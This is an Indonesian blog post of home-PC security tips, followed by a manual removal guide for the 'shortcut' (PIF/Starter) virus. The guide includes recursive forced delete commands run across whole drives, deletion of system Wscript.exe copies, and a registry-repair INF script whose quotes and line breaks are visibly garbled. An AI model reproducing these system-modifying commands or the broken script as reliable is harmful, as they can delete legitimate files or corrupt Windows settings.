4. Awasi User / Orang Lain Yang Memakai Komputer Anda Jika komputer anda dipakai oleh orang lain, pastikan dia tidak melakukan hal-hal yang dapat merugikan komputer anda. Anda dapat membuat account khusus untuk tamu / guest dengan batasan-batasan tertentu yang anda dapat seting sendiri. Seseorang yang mungkin tidak anda duga bisa saja menginstall program, mencolokkan usb atau memasukkan disket yang mengandung virus atau spyware. Bahkan bisa juga memasang dengan sengaja software mata-mata untuk merekam segala aktifitas anda dan password yang biasa anda gunakan.
5. Waspada Selalu Jika anda merasa bahwa ada sesuatu yang tidak beres pada komputer anda segera putuskan dan cabut sambungan ke koneksi internet ataupun jaringan network lan. Kemudian jalankan anti virus, anti spyware dan cek firewall apakah sudah berjalan dengan baik dan semestinya. Apabila anda mendapatkan pertanyaan untuk menginstall software dari situs yang tidak jelas tolaklah mentah-mentah. Ikuti perkembangan update patch atau tambalan lubang keamanan pada setiap software yang terpasang dan mendapatkan access internet pada program firewall anda.
B. Perbaikan Komputer Yang Terinfeksi Virus dan Spyware
1. Matikan Internet dan File Sharing Jaringan Network Jika komputer anda terhubung dengan jaringan lokal atau internet segera putuskan dan cabut bila perlu untuk memastikan 100% anda benar-benar tidak terkoneksi. Terkadang virus dan spyware memanipulasi komputer anda sehingga seolah-olah anda sudah tidak terhubung lagi dengan jaringan luar.
2. Update dan Scan Langkah pertama untuk perbaikan jika anda merasa ragu-ragu ataupun merasa yakin bahwa komputer anda terserang virs atau spyware adalah melakukan update. Update dapat dilakukan baik melalui download internet maupun secara offline jika anda memiliki filenya dari orang lain. Setelah terupdate dengan definition yang baru maka anda sebaiknya langsung melakukan scanning untuk segera menyingkirkan virus yang ditemukan.
3. Aktif Pada Komunitas Mailing List / Forum Tentang Keamanan Komputer Semakin anda banyak bergabung dengan komunitas komputer, maka semakin banyak orang yang akan membantu anda jika anda sedang dalam masalah. Jangan takut dan ragu untuk menanyakan masalah yang anda hadapi biarpun masalah itu sepele. Gunakan nama samaran jika perlu. Di luar sana terdapat banyak orang yang mungkin pernah mengalami hal yang sama dengan anda. Di samping itu anda mungkin akan mendapatkan tips jalan pintas, solusi, saran, dan sebagainya dari komunitas tersebut. Biasanya virus dan spyware yang terbaru juga dibahas pada komunitas tersebut.
4. Format Harddisk Jika Tidak Ada Jalan Keluar Jika semua cara telah anda jalani dan tidak ada yang memberikan solusi yang memuaskan anda dapat mengambil jalan pintas terakhir, yaitu dengan memformat ulang hard disk anda. Pastikan data yang penting bagi anda sudah ada cadangannya pada medium lain yang tidak terinfeksi virus, spywre serta program jahat lainnya. Kemudian format hard drive anda dan install os dan prgram aplikasi yang biasa anda pakai. Setelah semua ok, maka copy kembali file-file penting anda pada komputer yang fresh tersebut.
5. Belajar Dari Kesalahan Buka mata anda ketika menghadapi suatu persoalan dan pelajari dengan baik, karena tidak menutup kemungkinan bahwa persoalan yang sama akan timbul dengan kuantitas yang lebih besar. Belajar tidak hanya dari masalah anda sendiri tetapi juga masalah orang lain bahkan yang anda tidak kenal sekali pun.
Semoga Artikel Ini Dapat Membantu Anda dan Semoga Berhasil

Mengatasi Virus Shortcut, Mengatasi Virus Tanpa Antivirus

Virus PIF/Starter atau yang lebih dikenal dengan virus shortcut membuat kesal korbannya dengan banyak sekali shortcut yang dibuat oleh virus tersebut. Repotnya, kalau cara penanganan virus ini tak tepat maka ia malah akan kembali lagi, lagi dan lagi.
Berikut ini beberapa cara dari analis virus Vaksincom MG Lat untuk menghentikan banjir shortcut yang diakibatkan virus ini:
1. Sebelumnya matikan dulu proses system restore.
2. Matikan proses dari file Wscript yang terletak di C:\Windows\System32, dengan cara menggunakan tools seperti CProcess, HijackThis atau dapat juga menggunakan Task Manager dari Windows.
3. Setelah dimatikan proses dari Wscript tersebut, kita harus men-delete atau me-rename dari file tersebut agar tidak digunakan untuk sementara oleh virus tersebut.
Sebagai catatan, kalau kita me-rename dari file Wscript.exe tersebut dengan otomatis, maka akan dikopikan lagi di folder tersebut. Oleh sebab itu, kita harus mencari di mana file Wscript.exe yang lainnya, biasanya ada di C:\Windows\$NtServicePackUninstall$, C:\Windows\ServicePackFiles\i386.
Tidak seperti virus-virus VBS lainnya, kita bisa mengganti Open With dari file VBS menjadi Notepad, virus ini berextensi MDB yang berarti adalah file Microsoft Access. Jadi Wscript akan menjalankan file DATABASE.MDB seolah-olah dia adalah file VBS.
4. Delete file induknya yang ada di C:\Documents and Settings\\My Documents\database.mdb, agar setiap kali komputer dijalankan tidak akan me-load file tersebut. Dan jangan lupa kita buka juga MSCONFIG, disable perintah yang menjalankannya.
5. Sekarang kita akan men-delete file-file Autorun.INF. Microsoft.INF dan Thumb.db. Caranya, klik tombol START, ketik CMD, pindah ke drive yang akan dibersihkan, misalnya drive C:\, maka yang harus kita lakukan adalah:
Ketik C:\del Microsoft.inf /s, perintah ini akan men-delete semua file microsoft.inf di seluruh folder di drive C:. Sementara kalau mau pindah drive tinggal diganti nama drivenya saja contoh: D:\del Microsoft.inf /s.
Untuk file autorun.inf, ketik C:\del autorun.inf /s /ah /f, perintah akan men-delete file autorun.inf (syntax /ah /f) digunakan karena file tersebut memakai attrib RSHA, begitu juga untuk file Thumb.db lakukan juga hal yang sama.
6. Untuk men-delete file-file selain 4 file terdahulu, kita harus mencarinya dengan cara search file dengan ekstensi .lnk ukurannya 1 kb. Pada ‘More advanced options’ pastikan option ‘Search system folders’ dan ‘Search hidden files and folders’ keduanya telah dicentang.
Harap berhati-hati, tidak semua file shortcut / file LNK yang berukuran 1 kb adalah virus, kita dapat membedakannya dari ikon, size dan tipenya. Untuk shortcut yang diciptakan virus ikonnya selalu menggunakan icon ‘folder’, berukuran 1 kb dan bertipe ’shortcut’. Sedangkan folder yang benar harusnya tidak memiliki ’size’ dan tipenya adalah ‘File Folder’.
7. Fix registry yang sudah diubah oleh virus. Untuk mempercepat proses perbaikan registry salin script dibawah ini pada program ‘notepad’ kemudian simpan dengan nama ‘Repair.inf’. Jalankan file tersebut dengan cara:
- Klik kanan repair.inf- Klik Install
[Version]Signature=”$Chicago$”Provider=Vaksincom Oyee
[DefaultInstall]AddReg=UnhookRegKeyDelReg=del
[UnhookRegKey]HKLM, Software\CLASSES\batfile\shell\open\command,,,”"”%1″” %*”HKLM, Software\CLASSES\comfile\shell\open\command,,,”"”%1″” %*”HKLM, Software\CLASSES\exefile\shell\open\command,,,”"”%1″” %*”HKLM, Software\CLASSES\piffile\shell\open\command,,,”"”%1″” %*”HKLM, Software\CLASSES\regfile\shell\open\command,,,”regedit.exe “%1″”HKLM, Software\CLASSES\scrfile\shell\open\command,,,”"”%1″” %*”HKLM, SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon, Shell,0, “Explorer.exe”HKLM, SYSTEM\ControlSet001\Control\SafeBoot, AlternateShell,0, “cmd.exe”HKLM, SYSTEM\ControlSet002\Control\SafeBoot, AlternateShell,0, “cmd.exe”
[del]HKLM,SOFTWARE\Microsoft\Windows\CurrentVersion\Run, WinupdateHKCU,SOFTWARE\Microsoft\Windows\CurrentVersion\Run, explorer.
 
Support : Creating Website | Johny Template | Cilibur Inspirasi
Copyright © 2011. INFORMASI TENTANG KOMPUTER - All Rights Reserved
Template Modify by CiLiBuR KeRaJan
Proudly powered by Blogger